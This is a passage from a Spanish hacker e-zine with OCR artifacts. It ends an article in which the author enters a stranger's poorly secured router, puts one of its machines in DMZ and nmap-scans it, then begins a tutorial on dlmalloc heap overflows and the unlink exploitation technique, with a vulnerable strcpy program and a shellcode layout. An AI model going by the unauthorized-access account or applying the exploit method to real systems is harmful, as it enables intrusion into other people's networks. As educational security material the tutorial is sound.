Realmente todos estos trabajos estaban motivados por mi curiosidad para ver si era posible escanear una red de IP privada a traves de un router desde una WAN, en este caso internet. Debido al terrible fallo en la configuracion de los diversos routers que habian a mi alrededor y la pobre politica de palabra de pasos aplicada, podia elegir uno cualquiera de ellos, ver que habia detras, quien estaba activo y despues hacer todas mis pruebas. Lo primero era encontrar alguien que tuviera una LAN con varias maquinas, asi habia mas posibilidades de encontrar algo interesante. La mayor parte de los usuarios privados normales y corrientes, solo tienen un par de ordenadores en casa, uno fijo y otro portatil. Yo estaba buscando algo mas poblado. Finalmente encontre algo bastante curioso, ya que la "DHCP table" me mostraba mas de seis diferentes maquinas, con descripciones tan divertidas como LAURA, carlaiqs-9e1ff7, SANTI, Gabriela1, iPod-de-Laura, Carla, Isidro, y otros, lo cual parecia indicar que me habia introducido en un apartamento de estudiantes.

Otra de las informaciones que se obtienen de la "DHPC table" son todas las MAC de cada dispositivo y esto permite conocer al fabricante de la tarjeta de red y por tanto hacerse una idea bastante precisa de que tipo de cacharro estamos sondeando. El mecanismo es sencillo, los seis primeros digitos de la MAC estan asignados a un solo fabricante. Para conocer esta asignacion hay muchos sistemas, uno de ellos es consultar:

   http://standards.ieee.org/regauth/oui/oui.txt

donde estan todos puestos al dia, sino teneis conexion a internet y os habeis instalado "nmap", en el directorio donde se ha instalado, encontrareis el archivo "nmap-mac-prefixes" con la misma informacion al dia en que la distribucion de "nmap" se construyo. En el caso que nos ocupa, pude comprobar que realmente el "iPod-de-Laura" tenia una MAC que empezaba por "00-1D-4F" que habia asignado al fabricante "Apple", o sea que todo cuadraba. Buscando una MAC de un fabricante de calidad, me tope con "00-1B-77" que corresponde a "Intel" y supuse que ahi habia algo con un precio elevado y por tanto interesante. Me concentre en el.

Todas las informaciones que hice en internet me decian que no era posible acceder a una red con IP privada desde una direccion publica y las diversas pruebas que hice parece indicar que realmente es dificil. El motivo se encuentra en la forma en que el router maneja la informacion. Cuando recibe un paquete desde la LAN con una ip privada, la substituye por la suya publica, abre un puerto libre y envia el paquete. Guarda cuidadosamente la informacion

en una tabla interna dinamica. El paquete vuela por internet y cuando vuelve se dirige hacia la ip publica del router y el puerto abierto. Ahi lo recibe el router, busca en su tabla interna quien le pidio aquella informacion en su tabla, cambia la ip publica por la privada y la envia. De la forma que yo entiendo este mecanismo, no es posible enviar desde "fuera" un paquete a un ordenador que se encuentra "dentro", ya que se debe haber envenenado la tabla interna del router y haberle obligado a abrir un puerto que el atacante conozca. Como siempre, cuando en informatica decimos que algo no es posible, esto significa simplemente que todavia no se ha descubierto el metodo y si somos mas humildes que nosotros no sabemos hacerlo :-)

De todas formas yo no tenia tiempo ni ganas de buscar metodos complicados para espiar trafico y hacer complejos analisis, simplemente tenia acceso total al router y por tanto facilmente podia configurar NAT o bien poner en DMZ la maquina que deseara. Opte por la segunda opcion. Montar un equipo en una DMZ, no es una opcion recomendable si este es tu maquina principal y mas querida, ya que significa que todas las peticiones que vengan de internet se dirigiran por defecto hacia ti, con excepcion de los puertos que el router ya este utilizando. O sea si el router ocupa el puerto 21, todas las peticiones hacia el seran tratadas ahi mismo, pero si recibe una en el puerto 80 va a reenviar la peticion hacia tu maquina.

Para que sirve todo esto, os preguntareis? Pues normalmente para poner a disposicion del publico una base de datos, por ejemplo. Todas las peticiones van a parar ahi. Tu la puedes actualizar desde dentro, protegido por el router/firewall y si hay una intrusion o comprometes la maquina, siempre puedes borrar todo y volver a empezar. Este mecanismo, que en principio se penso para la seguridad puede volverse contra el usuario. En mi caso me conecte al router, solicite poner una maquina en DMZ, el router me ofrecio una lista de las maquinas activas en aquel momento, elegi la que tenia la tarjeta de red intel y despues salve la configuracion

Yo estaba sumamente contento, pensaba que podia empezar a hacer mas pruebas pero olvide deciros que no estaba conectado en mi casa sino que me encontraba en un hotel. Por motivos profesionales tengo que viajar con frecuencia, de hecho, casi nunca estoy en mi despacho oficial. Mi querida empresa, para evitar que pierda el tiempo viendo la television en la habitacion, me ha dado diversas posibilidades para conectarme a la LAN de la sociedad. La mas normal es utilizar una conexion a internet y hacer un tunel a traves de un proveedor de servicio ad-hoc. Esto que funciona perfectamente en Asia, no es del todo evidente en Europa Occidental por un simple motivo, no todos los hoteles tienen la posibilidad de conectarse. Me estoy refiriendo a hoteles de cuatro estrellas en los cuales ni pagando obtienes acceso, casi siempre debido a problemas de cobertura de redes wifi mal disenyadas. Para obviar estas situaciones, me han dado graciosamente un artilugio de esos que dan cobertura en cualquier sitio y que no son mas que telefonos incrustados en dispositivos USB.

Con uno de ellos me estaba comunicando en aquel momento. La configuracion era la siguiente, "Modem==>Internet==>LAN-Empresa==>Internet", si no lo entendeis, me enviais un e-mail y os lo explico. Muy contento y una vez configurado el router victima a mi gusto hice un:

```
"nmap -PN -sS -p80-500 -reason XXX.YYY.ZZZ.BBB"
```

con la intencion de ver si habia algun puerto caracteristico de Windows. Me quede un poco helado cuando nmap me respondio que todos los puertos estaban filtrados, la opcion "-reason" era para ver la razon de su diagnostico y lo que ponia es que no obtenia respuesta. Un par de scans a maquinas que ya conocia, me dio el mismo resultado. Evidentemente algo estaba desechando los paquetes que enviaba "nmap", este no recibia respuesta y su diagnostico era totalmente equivocado. Me desconecte de mi empresa con lo que la configuracion de mi conexion quedaba en, "Modem==>Internet", pero el resultado fue el mismo. La razon de este comportamiento es que para evitar trafico inutil, las

companyias que dan servicio a traves de este tipo de comunicaciones deben filtrar al maximo los paquetes para minimizar el trafico, lo cual es bastante logico

Asi que tuve que esperar hasta encontrarme en mi despacho oficial para volver a hacer las pruebas y aqui el mismo comando me siguio diciendo lo mismo. Mejor dicho no era exactamente lo mismo, pero en el fondo me estaba diciendo que algo impedia las respuestas. Despues de mirar la configuracion del router con atencion me di cuenta que por defecto filtraba todo el trafico NetBios. Elimine el filtro y ahi si que obtuve una bonita respuesta desde los puertos 135/tcp-msrpc, 136/tcp-profile, 137/tcp-netbios-ns, 138/tcp-netbios-dgm, 139/tcp-netbios-ssn y 445/tcp-microsoft-ds lo que indicaba que la maquina que se escondia detras del router era de la familia Windows. Una vez hecha la prueba volvi todo a su configuracion normal y empece a escribir este articulo.

ALGUNAS COSAS MAS

Como indique al principio de este articulo, la version de nmap que utilice al inicio de estas pruebas era la 4.76. Esta me dio algunos dolores de cabeza ya que si intentaba escanear de forma masivo un conjunto grande de ordenadores o bien queria ver TODOS los puertos posibles de una especifica maquina, casi siempre se interrumpia abruptamente en algun momento del scaneo perdiendose toda la informacion, cosa que no me hacia la menor gracia ya que son operaciones que pueden durar horas o dias, dependiendo de la masa de informacion que se este sondeando. A mitad de las pruebas aparecio la version no-oficial 4.85 que era bastante un poco mas estable en estos escenarios.

Otra cosa es la documentacion de "nmap". Si lo que buscais es una referencia basica, esta existe solo lanzando sobre una consola "nmap". Aparecera una breve descripcion de todas las opciones. Una explicacion menos somera esta en http://nmap.org/book/man.html , el problema es que el formato "html" no permite una consulta "off line" facil. Yo no digo que sea imposible, sino tan solo que es tediosa. Finalmente Fyodor ha escrito y publicado un libro con explicacion documentada y completa de todo el programa, esto lo podeis encontrar en las librerias virtuales o fisicas, previo pago de su importe. El mismo Fyodor ha colgado una version en http://nmap.org/book/toc.html que engloba casi la mitad del contenido del libro. Tambien es complicada de consultar "off line". Sin embargo si lo que deseais es obtener informacion rara, de ultima hora o simplemente que Fyodor no ha querido anyadir a la documentacion oficial, siempre podeis armaros de paciencia y buscar en:

   http://seclists.org/nmap-dev/

CONCLUSIONES

Este articulo no ha sido escrito con el animo de atacar a ningun fabricante de hardware ni a ningun proveedor de servicios. Los productos de Draytek son robustos y su configuracion por defecto es muy racional. El proveedor de servicios cuya red fue objeto de la visita del protagonista de nuestra historia habia respetado esta configuracion y no habia anyadido agujeros de seguridad. Segun parece solo 4 modem de un total de 255, padecian problemas de configuracion y tenemos la seguridad casi absoluta de que fueron provocados por el propio usuario.


Nuestra intencion ha sido alertar, como han hecho tantos otros, sobre los peligros de modificar las configuraciones por defecto de los routers si no

se conoce lo que se hace, e invitar a conocer las nuevas funcionalidades de un software como "nmap", capaz de mantenerse en primera linea a traves de los anyos. Una herramienta de seguridad ligera, potente y facil de utilizar.

www.set-ezine.org
web@set-ezine.org

EOF

-[0x0B]--
-[Heap Overflows en Linux: I]---
-[by blackngel]---SET-37--



by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Prologo

Con la esperanza de que una vez llegado aqui, hayas leido al menos mis otros articulos: "Format Strings (Paso a paso)", "Overflow de Enteros" y "Un Exploit Automatico", aqui presentamos el plato fuerte para los mas novatos en temas de explotacion de vulnerabilidades.

La lectura de este paper puede abrirte una infinidad de nuevas posibilidades para seguir investigando y aprendiendo, ademas, forma parte y es el inicio de algo mucho mas grande que sera mencionado en breves momentos. Asi que esta (asi lo deseo), puede ser tu plataforma de lanzamiento hacia el mundo de los Heap Overflows dentro del sistema operativo Linux.

Lo que tienes en tus manos se trata de la primera parte que tratara sobre este tema tan atractivo para algunos. En este documento se encuentran las principales bases teoricas y la descripcion de una tecnica de explotacion conocida como "unlink( )".

En la siguiente entrega, profundizaremos en otros detalles mas pormenorizados al tiempo que abordaremos otra tecnica todavia mas compleja, conocida con el nombre "frontlink( )".

Asi que... Abrochense los cinturones, que despegamos...

---[2 - Heap Overflows

Podriamos decir que los Heap Overflow son la parte mas alta de la piramide que compone el arte de la explotacion de vulnerabilidades de software.

Personalmente el orden que yo estableceria seria el siguiente:

1 -> Stack Overflow
2 -> Integer Overflow
3 -> Format Strings
4 -> Heap Overflow

Desde luego, estas no son las unicas vulnerabilidades que existen, ni por asomo, pero al menos son los grupos mas integrados dentro de las tareas de exploiting. Y el orden que he establecido viene a cuento de que los "heap overflows" requieren un conocimiento base de sus predecesores. Para fortuna del lector, todos estos temas han sido tratados dentro de este mismo numero de SET, y es por ello que el aprendizaje sera mucho mas agil y veloz.

La tecnica que describiremos en este articulo de forma teorica, y tal vez practica, sera una iniciacion a una tambien posible publicacion en el proximo numero de SET de la version espanola de mi articulo "XXXXX XXXXXXXXXXXX", recientemente publicado en la tan aclamada e-zine XXXXXX.

Por que digo "tal vez" de forma practica? Pues lo cierto es que estas tecnicas no son aplicables hoy en dia debido a que la libreria "Glibc", en la cual se basan los fallos de seguridad que presentaremos, fue parcheada a tales fines alla por el ano 2004.

No obstante, repito, unas bases teoricas sobre estas antiguas tecnicas son necesarias para entender desde un principio el reciente articulo que acabo de mencionar.

---[2.1 - Un Poco de Historia

Para el que todavia no se haya enterado, aclarar que aqui servidor no es el inventor de los Heap Overflow ni de sus tecnicas de explotacion (aunque si he aportado algunas pequenas contribuciones en el "XXXXXXXXXXXXXXXXXXX").

Entonces... cuentanos de donde viene todo esto...

La base mas solida sobre Heap Overflows, y donde aparecen las dos tecnicas principales que detallaremos en este documento, se encuentra en el articulo "Vudo malloc tricks" [1] publicado por MaXX en Phrack, alla por el 11 de agosto del 2001. En ese mismo numero podemos encontrar otro fantastico paper llamado "Once upon a free()" [2] de un anonimo que decidio detallar ademas de lo que hizo el primero, la implementacion de la libreria malloc en el mas que conocido System V.

Aunque aqui entraremos en los detalles mas interesantes de la implementacion malloc de Doug Lea (la que esta disponible en cada Linux), para un conocimiento mas profundo recomendamos fervientemente la lectura del primero de los papers mencionados. Alli estan desmenuzados todos los algoritmos de las funciones malloc(), calloc(), realloc() y free(), asi como la estructuracion del heap una vez que los buffers van siendo reservados por el usuario.

El estudio no se detuvo aqui, y todavia disponemos de un excelente paper titulado "Advanced Doug Lea's malloc exploits" [3] que salio a la luz el dia 13 de agosto del 2003 de la mano de "jp <jp@corest.com>". En resumen es un desarrollo mucho mas elaborado de las tecnicas descritas por MaXX y tambien es muy recomendable su lectura.

Para terminar con el ambito historico de esta clase de vulnerabilidades, mencionaremos el articulo "Exploiting the Wilderness" [4] publicado en la lista bugtraq por un misterioso Phantasmal Phantasmagoria. El Wilderness es un trozo especial de la memoria, y en particular del Heap (ya que es la parte superior de este), que tiene la propiedad de ser el unico trozo que puede ampliarse si no se dispone de suficiente memoria en esa seccion. Eso se produce con las llamadas de sistema "brk( )" y "sbrk( )", pero aqui no entraremos en mas detalles.

A partir de ese momento y con el paso de los anyos se publicaron dos articulos sobre avances en Heap Overflows, pero esto pertenece a otra generacion que elabora nuevos metodos una vez que la libreria malloc de Doug Lea fue parcheada contra las tecnicas anteriores. Estos articulos no seran referenciados aqui ya que su lugar adecuado esta en mi paper "XXXXXXXXXXXXXXXXX", que es un intento de avance desde ese punto.

---[2.2 - Que es un HoF?

Antes de nada se me viene a la cabeza una pregunta mas ocurrente: Que tienen de especial los Heap Overflows con respecto a otra clase de vulnerabilidades presentes en una aplicacion?

La respuesta es: "Que son especificos de la plataforma, el sistema operativo, y la libreria de gestion de memoria dinamica".

Lo cual implica muchos aspectos a tener en cuenta, y es que aunque los Heap Overflows existen en una infinidad de sistemas operativos como Linux, *BSD, MacOS X o Windows, en todos ellos su metodo de explotacion es diferente.

Mucha gente tiende a confundir los terminos "buffer overflow" con "stack overflow". La aclaracion es tan sencilla como esta:

```
                  |-> stack overflow
  buffer overflow -|
                  |-> heap overflow
```

Es decir, que todos los desbordamientos se producen en un "buffer" que por lo general contiene o contendra datos. La diferencia radica en que lugar de la memoria esta posicionado este buffer.

Al contrario que el stack (o pila), como muchos lo conocen, el heap es un espacio de la memoria que crece desde las posiciones mas bajas de la memoria hasta las mas altas. Esquematicamente la memoria de un proceso pintaria mas o menos asi:

```
                          _ Direcciones altas de memoria
     [   STACK (o pila)   ]
     [ |||||||||||||||||| ]
     [ vvvvvvvvvvvvvvvvvv ]
     [ .................. ]
     [ .................. ]
     [ ^^^^^^^^^^^^^^^^^^ ]
     [ |||||||||||||||||| ]
     [ HEAP (o monticulo) ]
     [    Seccion BSS     ]
     [   Seccion .DATA    ]
     [   Seccion .TEXT    ]_ Direcciones bajas de memoria
```

Como ya muchos saben, en la llamada a una funcion el registro EIP es guardado en la pila, de modo que si no se controla correctamente la entrada de un buffer

situado en la misma, este registro puede ser desbordado y controlado con el objetivo de redirigir el flujo del programa a un codigo arbitrario.

En el Heap no se guarda ningun registro de instruccion, y por lo tanto un nuevo estudio debe partir de cero para encontrar nuevas debilidades y metodos avanzados
para aprovecharse de ellas.

Finalmente, debemos contestar a la pregunta que da titulo a esta seccion. Un Heap Overflow se produce cuando un buffer que se encuentra en el heap (esto ocurre cuando es reservado con una instruccion como malloc( ), calloc( ), o realloc( )) puede ser desbordado con datos arbitrarios.

Como consecuencia unas estructuras de datos que a continuacion conoceremos pueden ser alteradas y enganar al sistema para lograr el control total del programa.

---[2.3 - Convenciones

Debido a la jerga y porque asi se ha procedido desde hace anyos, durante el transcurso de este articulo utilizaremos terminos que poco a poco deberian ir resultando mas comunes.

Por ejemplo, a los buffers reservados en el espacio Heap de la memoria, los llamaremos "trozos". A las estructuras de datos que los preceden (esto lo veremos dentro de poco) las llamaremos "cabeceras". Y asi seguiremos con algunos otros nombres, pero esto no deberia preocuparte mucho por el momento ya que se iran asociando a medida que profundicemos en nuestro estudio.

---[3 - Malloc de Doug Lea

Toda libreria que tenga como mision encargarse de la gestion de memoria dinamica debe tener tambien como principal objetivo el proporcionar una interfaz de funciones al usuario para esta tarea. Normalmente conocemos estas funciones como:

- malloc ( ) -> Reserva espacio en el heap.
- calloc ( ) -> Igual que malloc pero borrado con ceros.
- realloc ( ) -> Reasigna un trozo previamente asignado.
- free ( )   -> Libera un trozo previamente reservado.


"dlmalloc", como tambien es conocida la libreria Malloc de Doug Lea, al igual que otros asignadores de memoria, cumple ese proposito ademas de muchos otros, entre los cuales se encuentran:

1) Maximizar portabilidad.
2) Minimizar el espacio.
3) Maximizar afinamiento.
4) Maximizar localizacion.
5) Maximizar deteccion de errores.

---[3.1 - Organizacion del Heap

Lo mas importante que debemos conocer aqui es que, la informacion de control de los trozos asignados, se almacena de forma contigua a la memoria reservada dentro del heap. Es esta informacion de control a la que llamamos cabecera o incluso algunas veces "tags limite" (etiquetas en los extremos). De este modo, dos llamadas consecutivas a malloc() pueden construir en el heap una estructura

como la siguiente:



Obviamente, ya podemos ir deduciendo que un overflow en el primero de los trozos de memoria asignados, nos ofrece la posibilidad de corromper la cabecera del siguiente trozo. Tambien, como no, es viable modificar el contenido de la memoria del segundo buffer, pero a no ser que los datos que contengan sean de caracter financiero, por lo general no resulta muy estimulante.

Es la primera de las cualidades/capacidades que acabamos de ver, de la que haremos uso en nuestras tacticas de explotacion. La razon mas importante se basa en que es la unica que nos permite ejecutar codigo arbitario y redirigir el flujo del programa vulnerable.

NOTA: Por la experiencia sabemos ya que no solo podemos sobreescribir cabeceras posteriores, sino tambien las que preceden al trozo asignado, y a esto se le conoce como "underflow". Normalmente provocado por un desbordamiento de enteros que produce un indice negativo no esperado y que es utilizado por el puntero reservado.

Pero todavia hay mas...

Los trozos disponibles en el heap, no solo pueden ser trozos asignados, sino tambien "libres". Sin entrar en detalles complicados de que estros trozos libres se almacenan posteriormente en "bins" dependiendo de su tamano con el objetivo de economizar tiempo y espacio, hablaremos de 2 cosas importantes:


1) Los trozos libres en el heap se mantienen bajo una lista doblemente enlazada que puede ser recorrida en ambas direcciones.

2) Hay una regla basica en el heap, y es que no pueden existir nunca dos trozos libres de forma contigua. Si esto ocurre se fusionan con el fin de evitar trozos demasiado pequenos sin uso real.


Debido al primero de los puntos, la cabecera de un trozo asignado y la de uno libre difieren en un par de cosas. En el trozo libre la cabecera contiene dos punteros que apuntan tanto al siguiente trozo libre como al anterior. Como un trozo asignado no necesita estos punteros, utiliza este espacio directamente para almacenar los datos del usuario, esto evita perdidas de memoria innecesarias.

Por todo esto, vamos a ver como son graficamente estos trozos:

Trozo Asignado



Trozo Libre



En realidad hemos contado una pequena mentira, ya que el codigo fuente de la libreria "dlmalloc" define tanto al trozo libre como el asignado de una misma manera:


```
struct malloc_chunk {
    INTERNAL_SIZE_T prev_size;
    INTERNAL_SIZE_T size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
};
```

Pero visualmente y en la practica, nuestra percepcion sera la que hemos mostrado en los graficos, de forma que asi todo sera mas comprensible.

No obstante, vamos a complicarlo todavia un poco mas explicando el significado de cada uno de los campos de la cabecera:

prev_size -> Especifica el tamano del trozo anterior (en bytes) siempre que este trozo previo sea "libre". Si recordamos la regla de que no pueden existir dos trozos libres juntos, obviamente deduciremos que este campo solo se utiliza en trozos asignados, porque detras de un trozo libre siempre hay uno reservado y por lo tanto no hace falta indicar su tamano. (Lee esto 3 veces o mas hasta entenderlo, es sencillo).

Y por ultimo, ya que hemos dicho que el campo "prev_size" nunca se utiliza en un trozo libre (porque no puede tener otro trozo libre detras), dlmalloc permite al trozo previo "asignado" utilizar este espacio para ocuparlo con sus datos. Es como tener un pequeno almacenamiento extra. Seria algo asi:



size -> Especifica el tamano (en bytes) del propio trozo, ya sea libre o asignado.

Pero como siempre, no todo es tan facil. Este campo es el mas especial de todos, ya que sus 3 bits menos significativos

continen mas informacion de control. Estos se conocen como:

PREV_INUSE 0x1 -> (001) -> Indica si el trozo anterior
                            esta libre o no.
IS_MMAPPED 0x2 -> (010) -> Indica si el trozo ha sido
                            asignado mediante mmap().
NON_MAIN_ARENA 0x4 (100) -> Relevante en el XXXXXXXXXXXXXXXXX.

El bit PREV_INUSE sera una de nuestras fuentes de poder en los ataques que veremos mas adelante.

Ademas, lo que acabamos de ver nos lleva a una obviedad mas que evidente, y es que no puede existir un trozo con un tamano menor que 8 bytes (00001000 = 8).

Dlmalloc extrae el tamano real entonces con las siguientes macros:

```
#define SIZE_BITS ( PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA )

#define chunksize( p )    ( (p)->size & ~(SIZE_BITS) )
```

fd -> Puntero al siguiente trozo libre en la lista doblemente enlazada. En un trozo asignado, como no se utiliza, constituye el principio de la zona de datos.

bk -> Puntero al anterior trozo libre en la lista doblemente enlazada. En un trozo asignado, como no se utiliza, constituye una parte de la zona de datos.


---[3.2 - Algoritmo free( )

Solo responderemos a una pregunta antes de comenzar: Es intersante el algoritmo de malloc( ) ?

RESPUESTA: Si, lo es, y mucho, pero en lo que a nosotros respecta, cubrir las bases del algoritmo free( ) es suficiente por el momento.

Resumidamente, y como ya sabemos, free( ) es la funcion que se presenta de cara al usuario con el objetivo de liberar la memoria de un puntero que ha sido previamente reservada.

Tambien se dijo, aunque no se explico, que estos trozos libres se almacenan en unas estructuras llamadas "bins" dependiendo del tamano de los mismos. Un bin esta formado simplemente por dos punteros que apuntan hacia adelante y hacia atras para crear una lista circular como la que puedes apreciar en el grafico:



La funcion encargada de insertar el trozo en su correspondiente bin, no es una

funcion en realidad, sino una macro conocida con el nombre: "frontlink( )".

Esta macro es ejecutada directamente por free( ) si el trozo a liberar es contiguo, tanto por delante como por detras, a un trozo asignado. En cualquier otro caso se puede dar una de las siguientes situaciones:

1) El trozo superior se trata del fragmento mas alto, o trozo "wilderness", en cuyo caso el trozo a liberar es fusionado con este con el unico efecto de que el wilderness crece como si lo hubieran expandido llamando a "brk( )".

2) El trozo contiguo, ya sea el que precede o el que le sigue, se encuentra en estado libre. En este caso lo primero que free( ) hace, es comprobar si se trata de la parte de un trozo recientemente dividido (esto es un caso especial y al que no debes prestar mas atencion por el momento). En cualquier otro caso, simplemente se fusionan los dos trozos libres mediante la llamada de una macro conocida como "unlink( )" y a continuacion se pasa este nuevo trozo mas grande para que "frontlink( )" lo inserte en su bin adecuado.

Personalmente y desde el punto de vista de un atacante, a nosotros nos es util la ultima de las situaciones, y es la que comenzaremos a explicar en la siguiente seccion, donde por fin nos adentramos en el primero de los ataques que habilitan una posible ejecucion de codigo arbitrario.

---[4 - Tecnica Unlink

A continuacion vamos a explicar la tecnica de explotacion de binarios conocida con el nombre "unlink()". Es, sin duda la forma de ataque mas basica para un heap overflow en un sistema operativo tipo Linux. Esto no quiere decir ni mucho menos que sea sencillo, pero al menos no es tampoco la tecnica mas complicada.

Haremos primero un primer acercamiento teorico para luego meternos de lleno y culimnar finalmente en un ejemplo practico. Recuerda que para explicaciones mas detalladas siempre puedes acudir a los articulos presentados en las referencias al final de este paper, no obstante, las ideas aqui mostradas estan organizadas en un orden bastante correcto.

El lector encontrara aqui lo suficiente como para comenzar. Pero lo suficiente nunca es suficiente...

---[4.1 - Teoria

Bien, sabemos que el trozo a liberar no se encuentra en ningun "bin" concreto en el momento de llamar a free( ). En cambio, el trozo contiguo libre (el que precede o el que le sigue), si que esta insertado en su bin adecuado y cubriendo su espacio en la lista circular.


Por ende, antes de unir estos dos trozos y fusionarlos de forma que compongan uno mas grande, free( ) llama a la macro unlink( ), cuyo codigo mostramos a continuacion:

```
#define unlink( P, BK, FD ) {              \
  [1]  BK = P->bk;                         \
  [2]  FD = P->fd;                         \
  [3]  FD->bk = BK;                        \
  [4]  BK->fd = FD;                        \
}
```

En esta macro, "P" puede ser el trozo anterior o el posterior del que se quiere liberar. Y es el que va a ser "desenlazado" de su lista circular. Como? Ya hemos visto como se ve esta lista doblemente enlazada hace un momento, pero vamos a mostrarlo de otra forma para que el proceso sea mas comprensible:

* Todos ellos son representaciones de trozos libres, recuerda que en ellos el campo "prev_size" no es necesario.

Al desenlazar un trozo con la macro unlink( ) lo que se produce es lo siguiente:



Esto es exactamente lo que hacen los cuatro pasos de la macro unlink( ), el bin del que ha sizo separado el trozo continua unido en todos sus extremos, pero uno de sus elementos ha sido sustraido para poder unirse al trozo que va a ser liberado con free( ).

Si bien el proceso parece bastante eficiente, el hecho de que la informacion de control (la cabecera) se almacene de forma contigua a los trozos de memoria donde se escriben los datos, puede ser realmente desastroso.

Ahora vamos a hacer unas cuantas suposiciones y asi seremos conscientes de cual es el objetivo final de la tecnica unlink( ).

Imagina por un momento que fueras capaz de manipular los punteros "fd" y "bk" de ese trozo contiguo "P" mediante un overflow (vamos a pensar que se trata del siguiente al que queremos liberar y no el anterior).

Toavia mas, ahora pensemos de forma matematica que significado tiene algo como "FD->bk" o "BK->fd", en realidad este uso de punteros y fijandonos en la estructura de un trozo (chunk), tenemos las siguientes equivalencias.

```
ptr->prev_size = ptr + 0
ptr->size      = ptr + 4
ptr->fd        = ptr + 8
ptr->bk        = ptr + 12
```

Teniendo esto en cuenta, si conseguimos poner en "P->bk" la direccion de un shellcode, y en "P->fd" la direccion de una entrada en la GOT o DTORS menos 12, lo que ocurrira dentro de la macro unlink( ) sera lo siguiente:

```
[1]  BK = P->bk  = &shellcode
[2]  FD = P->fd  = &dtors_end - 12

[3]  FD->bk = BK -> [(&dtor_end - 12) + 12] = &shellcode
```

Y por lo tanto, cuando nuestro programa termine, el codigo arbitario que hayamos elegido sera ejecutado. Puede verse que todo es un juego de sobreescritura de punteros y direcciones.

Pero todavia queda un pequeno problema por solventar. No debemos olvidar en ningun momento el peligro de la cuarta sentencia de la macro unlink( ):

```
   [4]  BK->fd = FD -> (&shellcode + 8) = (&dtor_end - 12)
```

Esto en realidad es una pequena molestia que provoca la sobreescritura de cuatro bytes dentro de nuestro shellcode a partir del octavo byte del mismo. Da igual la direccion que sea escrita ya, lo importante es que machacara las instrucciones de nuestro codigo.

Por tanto, para salir de este apuro, la primera instruccion de nuestro shellcode debe ser un salto (jmp) que salte pasado el byte 12, lugar donde realmente deberian comenzar las instrucciones para obtener una shell o cualquier otra cosa. En este sentido, nuestro shellcode tendra una apariencia como esta:

```
  [ JMP 12 ] [ BASURA ] [ SHELLCODE REAL ]
```

De esta forma, lo unico que se machara seran nuestros bytes de "basura", lo que no nos importa, pues nuestro pequeno salto pasara de largo hacia el shellcode verdadero.

Bien, pero todo esto han sido solo suposiciones... si deseas saber como lograr en la realidad lo que acabamos de explicar, continua leyendo en la siguiente seccion.

---[4.2 - Piezas de un Exploit

Antes de nada, y para hacerlo mas intuitivo, veamos un ejemplo de posible programa vulnerable:

[-----]

```
   #include <stdlib.h>
   #include <string.h>

   int main(int argc, char *argv[])
   {
      char *buffer1, *buffer2;

      buffer1 = malloc(512);
      buffer2 = malloc(512);

      strcpy(buffer1, argv[1]);

      free(buffer1);
      free(buffer2);

      return(0);
   }
```

[-----]

Observamos claramente el terrible fallo de una funcion strcpy( ) siendo ejecutada sin comprobar el tamano de la entrada de datos que van a ser guardados en el primero de los buffers declarados.

Ya deberiamos tener en mente que la estructura en el heap despues de las dos llamadas a malloc( ), es tal que asi:

```
 [buffer1 trozo1] [buffer2 trozo2] [trozo mas alto]
